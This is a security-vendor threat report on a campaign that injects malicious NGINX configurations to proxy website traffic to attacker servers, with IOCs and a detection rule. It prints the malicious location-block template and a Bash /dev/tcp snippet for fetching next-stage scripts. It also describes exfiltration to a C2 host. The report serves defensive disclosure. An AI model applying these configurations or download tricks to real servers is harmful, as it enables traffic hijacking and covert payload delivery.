
Datadog Security Research has identified an active web traffic hijacking campaign that targets NGINX installations and management panels like Baota (BT). In this post, we provide our analysis of the techniques this campaign uses and share indicators of compromise you can check for in your NGINX configurations.
Key findings
- Datadog Security Research identified threat actors associated with the recent React2Shell exploitation running a campaign to hijack web traffic using malicious NGINX configurations
- The malicious configuration intercepts legitimate web traffic between users and websites and routes it through attacker-controlled backend servers
- The campaign targets Asian TLDs (.in, .id, .pe, .bd, .th), Chinese hosting infrastructure (Baota Panel), and government and educational TLDs (.edu, .gov)
Initial access
Based on our investigation timeline and infrastructure overlap, we assess with moderate confidence that threat actors gained initial access through exploitation of the React2Shell vulnerability (CVE-2025-55182). The activity patterns and infrastructure usage align with known React2Shell exploitation campaigns during the same timeframe.
The attack progression is expected to follow this pattern:
- Remote Code Execution: Attackers exploit React2Shell to gain initial RCE on the target system
- Toolkit deployment: Download and execute the NGINX injection scripts described in this post
While we observed the NGINX configuration modifications and can analyze the techniques with high confidence, the initial access method is inferred from:
- Temporal correlation with React2Shell exploitation activity
- Shared infrastructure indicators between campaigns
- Access patterns consistent with post-exploitation following RCE vulnerabilities
NGINX configuration internals
NGINX is a foundational element of contemporary web infrastructure, yet poor configuration or a successful breach can transform it into an instrument for web traffic hijacking. The routing and processing of traffic by NGINX is governed by its configuration files, which are organized into blocks (such as http, server, and location blocks) that house directives.
Important directives
proxy_pass
This directive is primarily used for load balancing or as an application gateway. It allows Nginx to pass requests to other servers (like PHP or Python backends) or to distribute traffic across a group of servers to improve performance and reliability.
rewrite
Rewriting is used to modify the request URL so it matches the expected structure of a backend server. For example, it can turn "pretty" URLs (like /blog/post-title) into query strings that a database can understand.
proxy_set_header
This is essential for maintaining request context. It allows a backend server to know the real IP address of the user or the original host name, which is necessary for logs, security filters, or session management.
location
The location directive is the core mechanism for directing server traffic. Its primary function is to define how the server processes requests for specific URI paths, enabling it to route traffic, serve static files, or operate as a reverse proxy.
Malicious configuration
During our investigation, we discovered several shell scripts that attackers use to automatically inject malicious configurations into NGINX. Based on the templating logic found in these toolkits' scripts, the malicious configurations typically follow the structure outlined below.
location /%PATH%/ {
    set $fullurl "$scheme://$host$request_uri";
    rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break;
    proxy_set_header Host [Attacker_Domain];
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
    proxy_set_header User-Agent $http_user_agent;
    proxy_set_header Referer $http_referer;
    proxy_ssl_server_name on;
    proxy_pass http://[Attacker_Domain];
}
In this scenario, the path variable and proxy_pass directive within the malicious configuration are dynamically determined and substituted based on the specific domain name that has been successfully hijacked by the attacker.
The table below shows which TLD and path pairs will be sent to the attacker's proxy domains:
| Template | TLD | Paths | Proxied Domain |
|---|---|---|---|
| TH | .edu, .gov, .vn, .th | "pg" "pgslot" "slot" "game" "casino" "live" | th.cogicpt.org |
| IN | .in, .id, .pe, .bd | "pg" "pgslot" "slot" "game" "casino" "live" | ide.hashbank8.com |
| COM | * | "help" "news" "page" "blog" "about" "support" "info" | xzz.pier46.com |
Analyzing the toolkit
Once threat actors gain sufficient access to the target system (see "Initial Access" section above), they deploy a sophisticated toolkit designed for automated NGINX compromise. Analysis of the scripts reveals a multi-stage approach that includes target discovery, persistence mechanisms, and the creation of malicious configuration files containing directives intended to redirect web traffic.
Stage 1 - Orchestrator
zx.sh is the first stage of the NGINX injection toolkit, executed after the attacker has gained initial system access through exploitation (such as React2Shell RCE). It functions as an orchestrator, executing subsequent stages through standard utilities like curl or wget. If these utilities are unavailable or blocked, it includes a Bash function capable of creating a raw TCP connection to send an HTTP request.
exec 3<>/dev/tcp/raw.githubusercontent.com/443
printf "GET /%s HTTP/1.1\r\nHost: raw.githubusercontent.com\r\nConnection: close\r\n\r\n" \
"${url#https://raw.githubusercontent.com}" >&3
sed -n '/^\r$/,$p' <&3 | tail -c +2 > "$TMPFILE"
exec 3<&-
Stage 2 - Baota targeted injection
bt.sh targets the Baota (BT) Management Panel environment through enumeration of a specific configuration file path: /www/server/panel/vhost/nginx.
After identifying the target, the script first checks the configuration file for any previous malicious proxied domains before proceeding with the injection. The configuration file uses the server_name variable, which holds the full domain name, to dynamically select an injection template. This selection is based on the top-level domain (TLD) and includes a randomly selected path based on a hardcoded path variable.
The script then iterates through the existing configuration file, examining each line to locate the server_name directive. Once the malicious configuration is identified, the script saves the original line to a temporary file before adding the malicious configuration based on the dynamic template. The existing configuration file is ultimately overwritten with the newly appended malicious configuration after the entire configuration processing is complete.
To minimize service disruption, the script then attempts an Nginx service reload command to instruct the loading of the malicious configuration, which maintains all existing connections. As a fallback, the script will attempt a full restart of Nginx.
Stage 3 - Advanced multi-injection
The 4zdh.sh script employs more extensive enumeration and error-handling techniques than bt.sh.
The script targets common Nginx configuration locations, such as /etc/nginx/sites-enabled, /etc/nginx/conf.d, and /etc/nginx/sites-available, in addition to looking for the Baota Management Panel.
This more advanced script takes extra steps to minimize errors when creating the new configuration. It identifies server block configuration directives using csplit and awk, ensuring the malicious configuration is injected without corrupting the existing file. Additionally, it is much more robust at detecting previously injected domains and path selection by generating MD5 hashes and a global map file /tmp/.domain_group_map.conf
To minimize further prevent service disruption, the script then attempts to first validate the new malicious configuration file by testing the configuration by calling nginx -t before reloading the configuration.
Stage 4 - Linux targeted injection
The zdh.sh script employs a more restricted targeting approach, specifically seeking Linux or containerized Nginx configurations. It relies on path enumeration, focusing solely on the /etc/nginx/sites-enabled directory, and targets top-level domains (TLDs) such as .in and .id .
The script still aims to prevent service disruption by applying the same Nginx testing and reload methods found in 4zdh.sh. However, it now includes a fallback, using pkill to force a restart.
Stage 5 - Mapping the injection
The ok.sh script is responsible for generating a report detailing all active Nginx traffic highjacking rules. This collected data is then exfiltrated to the attacker's command and control (C2) server.
The malicious script creates a temporary file, named nginx_scan.txt, in either the /dev/shm or /tmp/ directories. This file is then populated with a map detailing the relationships between hijacked domains, the templates used for the injection, and the attacker-controlled domains to which traffic is redirected.
The temporary file is then exfiltrated to the attacker's command and control (C2) server, located at 158.94.210[.]227. This upload is accomplished either through the use of curl or via a Bash function designed to establish a raw TCP connection for sending the necessary HTTP request.
How Datadog can help
Datadog Workload Protection can detect modifications to Nginx configurations:
fim.write.file.path in [ ~"/etc/nginx/**", ~"/usr/local/nginx/conf/**", ~"/usr/local/etc/nginx/**", ~"/opt/nginx/conf/**" ] && open.file.extension == "conf"
MITRE ATT&CK mapping
| Tactic | Technique ID | Technique name | Activity in sources |
|---|---|---|---|
| Initial Access | T1190 | Exploit Public-Facing Application | Suspected exploitation of React2Shell (CVE-2025-55182) to gain initial foothold on target systems. |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | Orchestrating the attack via zx.sh and executing specialized shell scripts like bt.sh and 4zdh.sh. |
| Persistence | T1505.004 | Server Software Component: IIS Components (Nginx equiv.) | Modifying Nginx configuration files to persistently redirect traffic using malicious location blocks. |
| Defense evasion | T1027 | Obfuscated Files or Information | Using Bash /dev/tcp to download/upload data when standard tools like curl are missing or monitored. |
| Discovery | T1083 | File and Directory Discovery | Scanning directories like /etc/nginx/ and /www/server/panel/vhost/nginx to find configuration files and map targets. |
| Discovery | T1082 | System Information Discovery | Extracting server_name and proxy_pass values to identify domains and backend architectures. |
| Collection | T1557 | Adversary-in-the-Middle (AiTM) | Intercepting user requests via proxy_pass to redirect them to attacker-controlled backends while preserving headers. |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | Uploading extracted configuration maps to 158.94.210[.]227 using digest authentication. |
Indicators of compromise
| IOC Type | IOC Value | Source Script(s) |
|---|---|---|
| Malicious backend domain (common) | xzz.pier46[.]com |
bt.sh, zdh.sh |
| Malicious backend domain (IN/ID/PE/BD) | ide.hashbank8[.]com |
bt.sh, zdh.sh |
| Malicious backend domain (EDU/GOV/TH) | th.cogicpt[.]org |
bt.sh |
| Command & control IP/upload target | 158.94.210[.]227 |
ok.sh |
| Persistence/tracking file | /tmp/.domain_group_map.conf |
zdh.sh |